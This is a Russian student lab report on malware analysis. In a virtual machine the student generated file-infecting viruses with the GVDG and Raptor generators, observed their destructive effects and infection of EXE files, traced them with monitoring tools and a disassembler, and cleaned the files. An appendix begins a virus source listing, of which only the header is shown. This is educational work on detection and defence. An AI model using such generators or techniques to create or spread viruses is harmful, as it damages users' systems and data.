Министерство образования и науки Российской Федерации

Санкт-Петербургский Политехнический Университет Петра Великого

—

Институт кибербезопасности и защиты информации

ЛАБОРАТОРНАЯ РАБОТА № 5

«Анализ вредоносных программных средств»

1. по дисциплине «Основы информационной безопасности»
2. Выполнил
3. студент гр. 4851004/10001 Веремейчук Я.Ю.

<подпись>

1. Преподаватель
2. асс. преподавателя Панков И.Д.

<подпись>

1. Санкт-Петербург
2. 2022
3. Цель работы

Приобретение практических навыков по противодействию вредоносным программным средствам на примере компьютерных вирусов.

1. Постановка задачи

Изучить принцип работы генераторов вирусов, сгенерировать вирусы, запустить их и исследовать код зараженных программ.

1. Теоретические исследования

Компьютерный вирус – программа, которая может заражать другие программы, модифицируя их посредством добавления своей, возможно измененной, копии. Заражая программы, вирус распространяется в компьютерной системе или сети, используя системные пли пользовательские полномочия. Зараженная программа также действует как вирус, что способствует быстрому инфицированию.

Наиболее часто заражаемые – файлы формата EXE. EXE-файлы появились еще в системе MSDOS, затем с небольшими изменениями были перенесены в системы Windows. EXE-файлы содержат несколько программных сегментов, включая сегмент кода CS, сегмент данных DS и сегмент стека SS. Файл типа ЕХЕ содержит информацию для загрузчика для инициализации программы. Формат ЕХЕ-файла для системы Windows называется РЕ (переносимый исполняемый, Portable Executable), что показывает независимость исполняемого файла от архитектуры процессора. РЕ-формат включает заголовки, содержащие описание свойств файла и его структуры. Секции исполняемого файла содержат информацию, размещаемую в адресном пространстве процесса при загрузке файла в память. DOS-заголовок включен в файл PE-формата для поддержания совместимости со старыми версиями операционной системы.

Однозначно идентифицирует вирус его сигнатура – характерная информационная последовательность. Выявление таких участков в коде программы до сих пор является основным способом обнаружения вирусов. Обычно файловый вирус дописывается к заражаемому файлу. При внедрении вируса в середину файла он может скопировать свой код в таблицу настройки адресов, в область стека (при этом размер зараженного файла не меняется, что затрудняет обнаружение вируса). Вирус может «раздвинуть» файл или переписать часть программы в конец файла, а свой код – на освободившееся место. При внедрении в начало файла вирус либо переписывает начало заражаемого файла в конец, а сам копируется в освободившееся место, либо создает в оперативной памяти свою копию, дописывает к ней заражаемый файл и сбрасывает новый образ файла на диск.

Существуют вирусы, которые записывают себя поверх заражаемого кода. Они не передают управление программе, так как её код разрушен перезаписью. Программы, зараженные такими вирусами, неизлечимы.

В настоящее время не существует единой системы классификации и именования вирусов. Принято разделять вирусы:

* по поражаемым объектам ([файловые вирусы](https://ru.wikipedia.org/wiki/%D0%A4%D0%B0%D0%B9%D0%BB%D0%BE%D0%B2%D1%8B%D0%B9_%D0%B2%D0%B8%D1%80%D1%83%D1%81), [загрузочные вирусы](https://ru.wikipedia.org/wiki/%D0%97%D0%B0%D0%B3%D1%80%D1%83%D0%B7%D0%BE%D1%87%D0%BD%D1%8B%D0%B9_%D0%B2%D0%B8%D1%80%D1%83%D1%81), сценарные вирусы, [макровирусы](https://ru.wikipedia.org/wiki/%D0%9C%D0%B0%D0%BA%D1%80%D0%BE%D0%B2%D0%B8%D1%80%D1%83%D1%81%D1%8B), вирусы, поражающие исходный код);
* файловые вирусы делят по механизму заражения: паразитирующие добавляют себя в исполняемый файл, перезаписывающие невосстановимо портят заражённый файл, «спутники» идут отдельным файлом.
* по поражаемым операционным системам и платформам ([DOS](https://ru.wikipedia.org/wiki/DOS), [Windows](https://ru.wikipedia.org/wiki/Windows), [Unix](https://ru.wikipedia.org/wiki/Unix), [Linux](https://ru.wikipedia.org/wiki/Linux), [Android](https://ru.wikipedia.org/wiki/Android" \o "Android));
* по используемым технологиям ([полиморфные вирусы](https://ru.wikipedia.org/wiki/%D0%9F%D0%BE%D0%BB%D0%B8%D0%BC%D0%BE%D1%80%D1%84%D0%BD%D1%8B%D0%B9_%D0%B2%D0%B8%D1%80%D1%83%D1%81), [стелс-вирусы](https://ru.wikipedia.org/wiki/%D0%A1%D1%82%D0%B5%D0%BB%D1%81-%D0%B2%D0%B8%D1%80%D1%83%D1%81), [руткиты](https://ru.wikipedia.org/wiki/%D0%A0%D1%83%D1%82%D0%BA%D0%B8%D1%82));
* по языку, на котором написан вирус ([ассемблер](https://ru.wikipedia.org/wiki/%D0%AF%D0%B7%D1%8B%D0%BA_%D0%B0%D1%81%D1%81%D0%B5%D0%BC%D0%B1%D0%BB%D0%B5%D1%80%D0%B0), [высокоуровневый язык программирования](https://ru.wikipedia.org/wiki/%D0%92%D1%8B%D1%81%D0%BE%D0%BA%D0%BE%D1%83%D1%80%D0%BE%D0%B2%D0%BD%D0%B5%D0%B2%D1%8B%D0%B9_%D1%8F%D0%B7%D1%8B%D0%BA_%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D1%8F), [сценарный язык](https://ru.wikipedia.org/wiki/%D0%A1%D1%86%D0%B5%D0%BD%D0%B0%D1%80%D0%BD%D1%8B%D0%B9_%D1%8F%D0%B7%D1%8B%D0%BA) и др.);
* по дополнительной вредоносной функциональности ([бэкдоры](https://ru.wikipedia.org/wiki/%D0%91%D1%8D%D0%BA%D0%B4%D0%BE%D1%80), [кейлоггеры](https://ru.wikipedia.org/wiki/%D0%9A%D0%B5%D0%B9%D0%BB%D0%BE%D0%B3%D0%B3%D0%B5%D1%80" \o "Кейлоггер), [шпионы](https://ru.wikipedia.org/wiki/Spyware), [ботнеты](https://ru.wikipedia.org/wiki/%D0%91%D0%BE%D1%82%D0%BD%D0%B5%D1%82" \o "Ботнет) и др.).

Генератор вирусов – программа, позволяющая задавать характеристики вирусов (например, тип, способ распространения, причиняемый вред) и получать на выходе код нового вируса.

Известны следующие методы обнаружения вирусов:

* обнаружение изменений;
* эвристический анализ;
* использование резидентных сторожей;
* вакцинирование программ;
* аппаратно-программная защита от вирусов.

Метод обнаружения изменений базируется на использовании программ-ревизоров. Эти программы определяют и запоминают характеристики всех областей на дисках, в которых обычно размещаются вирусы. При периодическом выполнении программ- ревизоров сравниваются хранящиеся характеристики и характеристики, получаемые при контроле областей дисков. По результатам ревизии программа выдает сведения о предположительном наличии вирусов.

Обычно программы-ревизоры запоминают в специальных файлах образы главной загрузочной записи, загрузочных секторов логических дисков, характеристики всех контролируемых файлов, каталогов и номера дефектных кластеров. Могут контролироваться также объем установленной оперативной памяти, количество подключенных к компьютеру дисков и их параметры. Главным достоинством метода является возможность обнаружения вирусов всех типов, а также новых неизвестных вирусов. Совершенные программы-ревизоры обнаруживают даже "стелс"-вирусы. Например, программа-ревизор Аdinf, работает с диском непосредственно по секторам через Bios. Это не позволяет использовать "стелс"-вирусам возможность перехвата прерываний и "подставки" для контроля нужной вирусу области памяти.

Эвристический анализ сравнительно недавно начал использоваться для обнаружения вирусов. Как и метод обнаружения изменений, данный метод позволяет определять неизвестные вирусы, но не требует предварительного сбора, обработки и хранения информации о файловой системе. Сущность эвристического анализа заключается в проверке возможных сред обитания вирусов и выявление в них команд (групп команд) характерных для вирусов. Такими командами могут быть команды создания резидентных модулей в оперативной памяти, команды прямого обращения к дискам, минуя ОС. Эвристические анализаторы при обнаружении "подозрительных" команд в файлах или загрузочных секторах выдают сообщение о возможном заражении. После получения таких сообщений необходимо тщательно проверить предположительно зараженные файлы и загрузочные сектора всеми имеющимися антивирусными средствами.

Метод использования резидентных сторожей основан на применении программ, которые постоянно находятся в ОП ЭВМ и отслеживают все действия остальных программ. В случае выполнения какой-либо программой подозрительных действий (обращение для записи в загрузочные сектора, помещение в ОП резидентных модулей, попытки перехвата прерываний и т. п.) резидентный сторож выдает сообщение пользователю. Программа-сторож может загружать на выполнение другие антивирусные программы для проверки "подозрительных" программ, а также для контроля всех поступающих извне файлов (со сменных дисков, по сети).

Под вакцинацией программ понимается создание специального модуля для контроля ее целостности. В качестве характеристики целостности файла обычно используется контрольная сумма. При заражении вакцинированного файла модуль контроля обнаруживает изменение контрольной суммы и сообщает об этом пользователю. Метод позволяет обнаруживать все вирусы, в том числе и незнакомые, за исключением "стеле"- вирусов.

Самым надежным методом защиты от вирусов является использование аппаратно-программных антивирусных средств. В настоящее время для защиты ПЭВМ используются специальные контроллеры и их программное обеспечение. Контроллер устанавливается в разъем расширения и имеет доступ к общей шине. Это позволяет ему контролировать все обращения к дисковой системе. В программном обеспечении контроллера запоминаются области на дисках, изменение которых в обычных режимах работы не допускается. Таким образом, можно установить защиту на изменение главной загрузочной записи, загрузочных секторов, файлов конфигурации, исполняемых файлов и др.

При выполнении запретных действий любой программой контроллер выдает соответствующее сообщение пользователю и блокирует работу ПЭВМ.

Созданные в ходе работы вирусы изменяют значения реестра Windows. Реестр Windows представляет собой структурированную базу данных, в которой хранятся параметры и информация, используемая операционной системой, драйверами, службами и программами.

1. Описание решения

Во избежание потери данных работа была выполнена на виртуальной машине на ОС Windows 7.

На локальном диске (С:) были созданы два каталога: virus\_test и virus\_disk\_test. Последний был смонтирован в корневой уровень файловой системы (X:).

C помощью генератора вирусов GVDG был сгенерирован файловый вирус типа HLLO с несколькими разрушительными функциями: запретить модификацию меню пуск; устанавливать случайное время; намусорить в текущем каталоге (Рисунок 1).

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 1 – Интерфейс генератора GVDG

Исходный код вируса на языке Pascal представлен в Приложении 1. Блок-схема алгоритма работы вируса представлена на рисунке 8.

Для демонстрации заражения были выбраны два exe-файла (Рисунок 2).

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 2 – Свойства исходных файлов

После запуска вируса сработали все деструктивные функции. Рисунок 3 отражает увеличение размера исходных файлов.

Затем в текущий каталог (virus\_disk\_test) был добавлен еще один незараженный exe-файл. При запуске зараженного файла незараженный также оказался под влиянием вируса (Рисунок 4).




Рисунок 3 – Свойства зараженных файлов

Изображение выглядит как стол

Автоматически созданное описание

Рисунок 4 – Заражение файла из-за запуска файла с вирусом

С помощью программы Total Commander было проведено сравнение исходного кода exe-файла с кодом зараженного файла (Рисунок 5). Можно сделать вывод о том, что сгенерированный вирус дописал свой код в файл. Поэтому файл может быть вылечен антивирусом, например, встроенным в GVDG (Рисунок 6). Рисунок 7 говорит о том, что размеры файлов восстановились.




Рисунок 5 – Сравнение эталонного файла с зараженным




Рисунок 6 – Лечение зараженных файлов



Рисунок 7 – Свойства вылеченных файлов

Затем вылеченные файлы были проверены антивирусом, который не обнаружил угроз в файлах. Значит, лечение прошло успешно.




Рисунок 8 – Блок-схема работы вируса

Далее был запущен генератор вирусов Raptor Virus Generator и создан вирус со следующими деструктивными функциями (Рисунок 9, Рисунок 10):

* завершение работы с explorer.exe;
* смена обоев на рабочем столе;
* скрытие часов на панели задач.




Рисунок 9 – Интерфейс генератора




Рисунок 10 – Интерфейс генератора

В каталог virus\_disk\_test были скопированы два exe-файла. Рисунок 2 отображает исходные свойства этих файлов. Также в каталоге был сохранен exe-файл вируса. Рисунок 11 отображает исходное состояние рабочего стола.



Рисунок 11 – Исходное состояние рабочего стола

Далее была запущена программа Procmon, запущен вирус и зафиксирован протокол его работы (Рисунок 12).




Рисунок 12 – Протокол работы вируса

Как видно из рисунка, вредоносная программа изменяет значения реестра Windows. Рисунок 13 отражает изменение исходных файлов: размер файлов стал равен размеру файла вируса. Это говорит о том, что вирус перезаписал исходный код программ. Значит, лечению такие файлы не подлежат. Также невозможно функционирование данных программ.




Рисунок 13 – Результат работы вируса

С помощью утилиты API Monitor был зафиксирован протокол работы вируса. На рисунке 14 можно увидеть процесс копирования файла вируса в файлы, хранящиеся в каталоге virus\_disk\_test. API Monitor позволяет увидеть последовательность действий вируса: сначала вирус получает доступ к реестру, затем осуществляет деструктивные функции, ищет файлы, которые он еще может заразить, перезаписывает их. На рисунке 17 можно увидеть блок-схему работы вируса.




Рисунок 14 – Протокол работы вируса

С помощью программы ollyDBG код зараженного файла был дизассемблирован. На рисунках 15 и 16 можно увидеть результаты работы дизассемблера.




Рисунок 15 – Изменение реестра




Рисунок 16 – Отключение часов на панели задач




Рисунок 17 – Блок-схема работы вируса

1. Тестирование и результаты работы программы

При работе вируса, созданного в генераторе GVDG сработали все деструктивные функции. Для наглядности на рисунке 4 можно увидеть множество созданных вирусом мусорных файлов.

При работе вируса, созданного в Raptor Virus Generator, также сработали все деструктивные функции: изменились обои, прекратила работу программа explorer.exe, исчезли часы. Результат можно увидеть на рисунках 18 и 19.




Рисунок 18 – Смена обоев рабочего стола и прекращение работы explorer.exe




Рисунок 19 – Отсутствие часов на панели задач

1. Выводы

В ходе выполнения работы были получены навыки создания вредоносных программ, работы с различными утилитами, позволяющими отслеживать действия программы, работы с дизассемблером. Был изучен принцип работы генераторов вирусов, сгенерированы вирусы, исследован код зараженных программ, сделан вывод о способах внедрения вирусов в файлы-жертвы.

Список используемых источников

1. Методы обнаружения вирусов [Электронный ресурс] – Режим доступа: http://sumk.ulstu.ru/docs/mszki/Zavgorodnii/10.5.1, свободный.
2. Зегжда П.Д. Основы информационной безопасности. Введение в профессиональную деятельность. Лабораторный практикум : учеб. пособие / П. Д. Зегжда, М. О. Калинин. – СПб. : ПОЛИТЕХ-ПРЕСС, 2019. – 112 с.
3. RegQueryValueA function (winreg.h) [Электронный ресурс] – Режим доступа: https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regqueryvaluea, свободный.
4. Просмотр реестра системы с помощью 64-битных версий Windows [Электронный ресурс] – Режим доступа: https://docs.microsoft.com/ru-ru/troubleshoot/windows-client/deployment/view-system-registry-with-64-bit-windows, свободный.
5. Реестр Windows [Электронный ресурс] – Режим доступа: https://ru.wikipedia.org/wiki/Реестр\_Windows, свободный.

ПРИЛОЖЕНИЕ А

Листинг вируса, созданного генератором GVDG

{$M 65520,0,0}

Program Virus\_DOS\_HLLP\_GVDG;

USES DOS;

Const

VirSize=5090;

